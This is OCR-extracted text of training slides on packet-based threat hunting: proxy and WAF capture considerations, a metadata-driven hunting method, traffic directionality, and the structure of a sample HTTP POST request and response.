
TRANSPARENT PROXY




EXPLICIT PROXY



CLOUD PROXY


Cloud Proxy
Persistent Connections &
Pipelining Occurs
Same session:
http://www.google.com
http://yahoo.com
http://badguy.com
Actual destination IP is not
captured.
Edge Firewall
Web Proxy
Individual sessions (assuming
unique destination IPs)
http://www.google.com
http://yahoo.com
http://badguy.com
Internet

INTERNAL EXPLICIT & CLOUD PROXY



INBOUND TO DMZ

- Critical to capture this data
  - Hunt for webshells, exploits, vulnerability scans
  - Scanning can be noisy / difficult to determine if successful
- Retain SSL Packets (if you're able to decrypt)
  - Requires RSA key, Won't work with Diffie Hellman

- Reverse Proxy Considerations
  - Reverse proxies are typically used to lighten load of static content on WWW servers, e.g AKAMAI
  - Reverse proxies can also be used to proxy SSL connections, lightening the load on WWW application servers and even have crypto accelerator cards
  - Load balancers are also an example of a Reverse Proxy with networking specific logic
  - If offloading SSL decryption, if possible capture after decryption
  - Inbound tagging may need to be adjusted if src ip is showing as internal. (enable x-forwarded-for?)

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CAPTURE CONSIDERATIONS WEB APPLICATION FIREWALLS

- Focused inbound WWW based threats
- Specifically optimized for attacks such as SQLi, XSS, CSRF, session hijacking, unvalidated redirects, local/remote file inclusion vulnerabilities and common webshell activity
- Can utilize inline dropping of malicious sessions before they hit the WWW application servers or sniffing with an interface to specifically send RST packets in a pattern to ensure the OS and firewall close the session
- Can be used locally or in a cloud, AKAMAI is a massive distributed Reverse Proxy + WAF combination
- Important for packet capture to understand if your capture is before or after the WAFs

PACKET HUNTING

OR HOW I LEARNED TO STOP WORRYING AND LOVE RFCS

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
THE HUNTING GUIDE

- Required reading for anyone wanting to Hunt in Packets
- Outlines RSA IR Hunting Methodology from Packet Perspective
- Old IR Content/Current RSA Live Hunting Content is Based around This
- Most Initial Hunting Questions Can be Answered Here
- https://community.rsa.com/docs/DOC-62341
- Investigator Thick client
  - RSA NetWitness Investigator | RSA Link



NWP Hunting in a Nutshell

Metadata Leads to Viewing Raw Sessions

1. Use metadata to reduce the number of relevant sessions to a manageable number
2. Analyze the raw session data
3. Find an interesting IP or hostname? Expand the scope. (Root drill for alias.host or ip.src || ip.dst || alias.ip || orig_ip)
4. Repeat

“I look at stuff, when I see interesting stuff I look at it some more.”

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"What's the Big Deal? It's just Metadata."

What is metadata?

Security Analytics is largely about meta: presenting meta, querying meta, storing meta, correlating meta, aggregating meta, analyzing meta, and reporting meta.

Metadata is Data about Data.

Meta can be answers.

Meta can be pointers.

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"What's the Big Deal? It's just Metadata."

Have you ever looked through a pcap looking for "what", "who", "where"?

Metadata is the answer to many of those questions.

What kind of session was it? *service*

Who initiated the session? *ip.src*

What credentials did they present? *username, password*

What did they access? *directory, filename*

HOWEVER

There is a point where Meta Data may not be enough.

Analysts must understand the underlying protocols.

For more information on Meta Data and Parsers:

https://community.rsa.com/docs/DOC-41370

HUNTING METHODOLOGY BASICS

WHAT ARE YOU HUNTING FOR

- Go Hunting For *SOMETHING* (Outbound C2, Inbound Scanning / Exploit / Webshell, etc)
  - Mightt Find Something Completely Different
  - Build A Investigative View Which Will Contain Your Activity (Meta Group / Column Group)
  - This Builds Your ‘Depth-First’ View
- Then See What You Find When You Are There
  - Focus On Key Areas That Describe Your Activity
  - May Begin Searching for C2 (Outbound, TCP_SYN)
  - When There, You Observe SSH Over 443
- Start from Directionality with interesting aspects
  - Direction, TCP Flags, Payload is not zero, Single sided vs bidirectional, payload rx vs tx bytes, had a payload response
- Then split by Services
  - Services (HTTP/SSH/HTTPS/RDP/Telnet/FTP/etc)

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

DIRECTIONALITY

- **North / South**
  - Inbound
    - External to DMZ
    - External to Internal
  - Outbound
    - Internal to external
    - Proxy to external
- **East / West**
  - Lateral
    - Internal to DMZ
    - DMZ to Internal
- **External to External**
  - Likely an unknown ‘owned’ network is involved’
  - Subnet reuse?



SERVICE

- Requires an analyst to have a plan
  - Focus on One Service at a time
- What are you looking for?
  - Changes depending on directionality / Service
- How does this protocol send and receive data to and from the Internet?
- What aspects of the protocol indicate behavior and how do human requests differ from machine generated requests?
- What legitimate looking requests shouldn't be there?
- Define "normal" traffic and remove it from your view
- Customize meta groups & Column Groups for specific views on each protocol



HTTP: Structure and Session Reuse - GET

- GET and POST two most common Methods
- POST < GET requests
- HTTP/1.1+ supports session reuse (sometimes called pipelining)
- GET, HEAD, PUT and DELETE methods can be pipelined
- POST method requests should not be pipelined because it might produce different results if repeated.

HTTP: Structure - POST

```
POST /utilities/search.esp HTTP/1.1x0Dx0A
Host: www.emc.comx0Dx0A
Connection: keep-alivex0Dx0A
Content-Length: 30x0Dx0A
Cache-Control: max-age=0x0Dx0A
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8x0Dx0A
Origin: http://www.emc.comx0Dx0A
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.1916.153 Safari/537.36x0Dx0A
Content-Type: application/x-www-form-urlencodedx0Dx0A
DNT: 1x0Dx0A
Referer: http://www.emc.com/domains/rsa/index.htmx0Dx0A
Accept-Encoding: gzip,deflate,sdchx0Dx0A
Accept-Language: en-US,en;q=0.8x0Dx0A
Cookie: s_nr=1401384124009; AMCV_A6F4776A5245B0EA0A490D44%40AdobeOrg=-1750968858%7CMCMID%7C82618307057352255633507962971893476707%
7CMCAAMLH-1403617859%7C7%7CMCAAMB-1403617859%7Chmk_Lq6TPIBMW925SPhw3Q%7CMCAID%7C29AF25ED851D0B40-6000014E200004D0; mbox=check#true#1403013120|
session#1403013059035-509270#1403014920|PC#1403013059035-509270.17_06#1404222660; __atuvc=0%7C21%2C0%7C22%2C0%7C23%2C0%7C24%2C1%7C25;
__utma=226804802.406810224.1398688727.1398688727.1403013063.2; __utmb=226804802.1.10.1403013063; __utmc=226804802;
__utmz=226804802.1398688727.1.1.utmcsr=google|utmccn=(organic)|utmcmd=organic|utmctr=(not%20provided);
UW_JSESSIONID=0AFBA260D5851EAF0DC07BC72A1C9F4E.vm06tcs_8080; UW_JSESSIONID=0AFBA260D5851EAF0DC07BC72A1C9F4E.vm06tcs_8080; s_cc=true; s_sq=%5B%5BB
%5D%5D; s_vi=[CS]v1|29AF25ED851D0B40-6000014E200004D0[CE]; s_fid=147EBB7B34911D58-3654F9CC64A81F4A; s_visit=1; s_ppn=domains%2Frsa%2Findex.htm;
c=undefinedDirect%20LoadDirect%20Load; s_ppvl=domains%2Frsa%2Findex.htm%2C73%2C73%2C1147%2C1547%2C1147%2C2560%2C1600%2C1%2CP; 67761027-
VID=11231097516980; 67761027-SKEY=6984103639389352568; HumanClickSiteContainerID_67761027=STANDALONE; s_ppv=domains%2Frsa%2Findex.htm%2C73%2C73%
2C1147%2C1547%2C1147%2C2560%2C1600%2C1%2CPx0Dx0Ax0Dx0A

searchString=this+is+my+search

HTTP/1.1 200 OKx0Dx0A
Server: Apache-Coyote/1.1x0Dx0A
WWW-Authenticate: Basic realm="CT" x0Dx0A
X-UA-Compatible: IE=edge,chrome=1x0Dx0A
Pragma: no-cachex0Dx0A
Content-Type: text/html;charset=utf-8x0Dx0A
Content-Language: en-US x0Dx0A
Vary: Accept-Encoding x0Dx0A
Content-Encoding: gzip x0Dx0A
Content-Length: 17361 x0Dx0A
Cache-Control: public, private, max-age=0 x0Dx0A
Expires: Tue, 17 Jun 2014 13:51:18 GMT x0Dx0A
Date: Tue, 17 Jun 2014 13:51:18 GMT x0Dx0A
Connection: keep-alivex0Dx0A
Set-Cookie: UW_JSESSIONID=0AFBA260D5851EAF0DC07BC72A1C9F4E.vm06tcs_8080; Expires=Thu, 01-Jan-1970 00:00:10 GMTx0Dx0A x0Dx0A
```

METHOD
Requested Path
HTTP Version
HTTP Header
Body

